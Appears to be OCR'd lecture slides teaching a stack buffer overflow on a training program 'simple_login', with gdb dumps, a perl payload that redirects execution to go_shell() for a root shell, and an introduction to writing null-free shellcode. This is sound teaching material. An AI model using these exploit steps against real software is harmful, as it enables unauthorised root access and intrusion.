
Stack (grows downwards)
Return address into main
Main's saved frame pointer (ebp)
"password"
Junk
Junk
Junk
Junk

Notice the 64 byte difference between the top of the stack (esp) and the base of the frame (ebp). These are the 64 bytes we created to store password. Also worth noting is that where password is stored on the stack is 68 bytes away from the saved return address into main…

What if password is more than the 64 bytes than we allocated for it on the stack?




```
(gdb) x/18x $esp
0xbffff5b0:     0x00000000      0x080495c0      0xbffff5c8      0x0804843b
0xbffff5c0:     0xb7fc3ff4      0xb7fc2220      0xbffff5f8      0x080483d9
0xbffff5d0:     0xb7fc3ff4      0xbffff68c      0xbffff5f8      0xb7fc3ff4
0xbffff5e0:     0xb7ff3b90      0x080483c0      0x00000000      0xb7fc3ff4
0xbffff5f0:     0xbffff5f8      0x0804836b
(gdb) x/2x $ebp
0xbffff5f0:     0xbffff5f8      0x0804836b
(gdb) c
Continuing.
Enter Password: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 2, authorize () at simple_login.c:19
19        if (!strcmp(password,secret))
(gdb) x/2x $ebp
0xbffff5f0:     0x41414141      0x41414141
(gdb) x/18x $esp
0xbffff5b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff5c0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff5d0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff5e0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff5f0:     0x41414141      0x41414141
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info registers
eax            0x0      0
ecx            0xbffff5b1       -1073744463
edx            0x6afc3ff4       1794916340
ebx            0xb7fc3ff4       -1208205324
esp            0xbffff5f8       0xbffff5f8
ebp            0x41414141       0x41414141
esi            0xb8000ce0       -1207956256
edi            0x0      0
eip            0x41414141       0x41414141
eflags         0x10286  [ PF SF IF RF ]
```




The instruction pointer ends up pointing to 0x41414141, which is "AAAA." This means we can cause arbitrary code execution since we can set the instruction pointer.

Since 0x41414141 is arbitrary, we have achieved our goal of "Arbitrary code execution." However, 0x41414141 isn't very useful since it just crashes the program (because 0x41414141 points to nowhere). Remember what we want to achieve is execution of go_shell() since that does something useful (gives us administrator access).

To achieve this, we first fill up the password[64] buffer with 64 bytes of junk, then 4 extra bytes of junk to overwrite the saved frame pointer, and then also write 4 bytes representing the address of go_shell().




```
corey@slack12:/tmp$ !objdump
objdump -t simple_login | grep go_shell
BFD: simple_login: no group info for section .text.__i686.get_pc_thunk.bx
080482aa g     F .text  00000055 go_shell
corey@slack12:/tmp$ ls
payload  simple_login*  simple_login.c*
corey@slack12:/tmp$ objdump -t simple_login | grep go_shell
BFD: simple_login: no group info for section .text.__i686.get_pc_thunk.bx
080482aa g     F .text  00000055 go_shell
corey@slack12:/tmp$ perl -e 'printf "A"x68;print "\xaa\x82\x04\x08"' > payload
corey@slack12:/tmp$ xxd -g 1 payload
0000000: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000010: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000020: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000030: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000040: 41 41 41 41 aa 82 04 08                          AAAA....
corey@slack12:/tmp$
```



```
(gdb) run < payload
Starting program: /tmp/simple_login < payload

Breakpoint 2, authorize () at simple_login.c:17
warning: Source file is more recent than executable.
17              printf("Enter Password: ");
(gdb) x/2x $ebp
0xbffff5f0:     0xbffff5f8      0x0804836b
(gdb) x/i 0x804836b
0x804836b <main+14>:    test    %eax,%eax
(gdb) c
Continuing.

Breakpoint 3, authorize () at simple_login.c:19
19              if (!strcmp(password,secret))
(gdb) x/2x $ebp
0xbffff5f0:     0x41414141      0x080482aa
(gdb) x/i 0x80482aa
0x80482aa <go_shell>:   push    %ebp
(gdb) c
Continuing.

Breakpoint 1, go_shell () at simple_login.c:6
6       {
(gdb) where
#0  go_shell () at simple_login.c:6
#1  0xbffff600 in ?? ()
#2  0xb7e9bdf8 in __libc_start_main () from /lib/libc.so.6
Backtrace stopped: previous frame inner to this frame (corrupt stack?)
(gdb)
```

Oh, Yeahh we corrupted that stack! We are now executing go_shell()'s code!

It’s more useful for us to put this all together outside of a debugger.



```
corey@slack12:/tmp$ (cat payload;cat)|./simple_login

Enter Password: Would you like to play a game...
id
uid=0(root) gid=100(users) groups=11(floppy),17(audio),18(video),19(cdrom),83(plugdev),100(users)
echo "Oh, Yeaahh!"
Oh, Yeaahh!
exit

corey@slack12:/tmp$
```

The unix pipe “|” is to redirect output of our command (cat payload;cat) and use it as The input for simple_login. We have to put the extra “cat” in the command to echo Commands to the shell we will spawn, otherwise an EOF is sent and the shell closes Immediately before we can actually execute any programs.

Shellcode

- So that’s nice, but it isn’t quite “Arbitrary code execution” since we are relying on simple_login to contain this root shell spawning code prepackaged (not realistic).
- How do we insert our own arbitrary code into the program to execute?

Shellcode 2

- Among other places, we can actually just insert this code into the program through a typical input medium. In other words, when simple_login attempts to read in our password guess, we can feed it in an executable program.
- Thus the password[64] buffer will end up containing a small standalone program that we will later execute by redirecting the overwritten stored return address to the address of buffer!

Properties of shellcode

- Aims to be small since it often has to fit in small input buffers.
- Position independent (can’t make any assumptions about program state when it begins executing)
- Should contain no null characters (many standard string copying library calls terminate upon seeing a null character)
- Must be self contained in an executable section (shouldn’t reference data in data sections, etc).


Example shellcode payloads

1) Execute a shell
2) Add an Administrator user
3) Download and install a rootkit
4) Connect back to attacker controlled server and wait for commands
5) Etc…


Linux Assembly Programming

- Easier than Windows!
- Simple to use and powerful system call interface
- Look up the number corresponding to the system call in /usr/include/asm-i386/unistd.h
- Place system call number in eax, and arguments in ebx,ecx,edx… etc in the order they appear in the corresponding man page
- Execute int 0x80 to alert the kernel you want to perform a system call.

Hello, World!




```
;basic hello world like assembly code that we will turn into shell code
;compile with nasm -f elf hello1.asm; ld -o hello1 hello1.asm

section .data

msg db 'Owned!!',0xa

section .text

global _start

_start:

;write(int fd, char *msg, unsigned int len)
mov eax, 4
mov ebx, 1
mov ecx, msg
mov edx, 8
int 0x80

;exit(int ret)
mov eax,1
mov ebx,0
int 0x80
```



```
root@slack12:~/class/hello_shellcode# nasm -f elf hello1.asm; ld -o hello1 hello1.o
root@slack12:~/class/hello_shellcode# ./hello1
Owned!!
root@slack12:~/class/hello_shellcode#
```


Can we use it as shellcode?



```
root@slack12:~/class/hello_shellcode# objdump -d hello1

hello1:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
 8048080:       b8 04 00 00 00          mov    $0x4,%eax
 8048085:       bb 01 00 00 00          mov    $0x1,%ebx
 804808a:       b9 a4 90 04 08          mov    $0x80490a4,%ecx
 804808f:       ba 08 00 00 00          mov    $0x8,%edx
 8048094:       cd 80                   int    $0x80
 8048096:       b8 01 00 00 00          mov    $0x1,%eax
 804809b:       bb 00 00 00 00          mov    $0x0,%ebx
 80480a0:       cd 80                   int    $0x80
root@slack12:~/class/hello shellcode#
```

What are the problems here?

Can we use it as shellcode?




```
root@slack12:~/class/hello_shellcode# objdump -d hello1

hello1:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
 8048080:       b8 04 00 00 00          mov    $0x4,%eax
 8048085:       bb 01 00 00 00          mov    $0x1,%ebx
 804808a:       b9 a4 90 04 08          mov    $0x80490a4,%ecx
 804808f:       ba 08 00 00 00          mov    $0x8,%edx
 8048094:       cd 80                   int    $0x80
 8048096:       b8 01 00 00 00          mov    $0x1,%eax
 804809b:       bb 00 00 00 00          mov    $0x0,%ebx
 80480a0:       cd 80                   int    $0x80
root@slack12:~/class/hello_shellcode# _
```


1) Null bytes are bad. Basically every standard library function is going to treat those null characters as terminators and end up truncating our program.
2) Not position independent. That 0x80490a4 address referenced is going to be meaningless when we inject this into another program.

The extended (eax, ebx, ecx…) x86 registers are 32 bit. So when we attempt to Move a less than 32 bit value to one of them (mov eax, 0x4), the compiler pads the Value with 0. If we instead move the immediate value to the appropriately sized Version of the registers, the null padding will not be added.

Recall:
Eax = 32 bits, ax = 16 bits, al = 8 bits



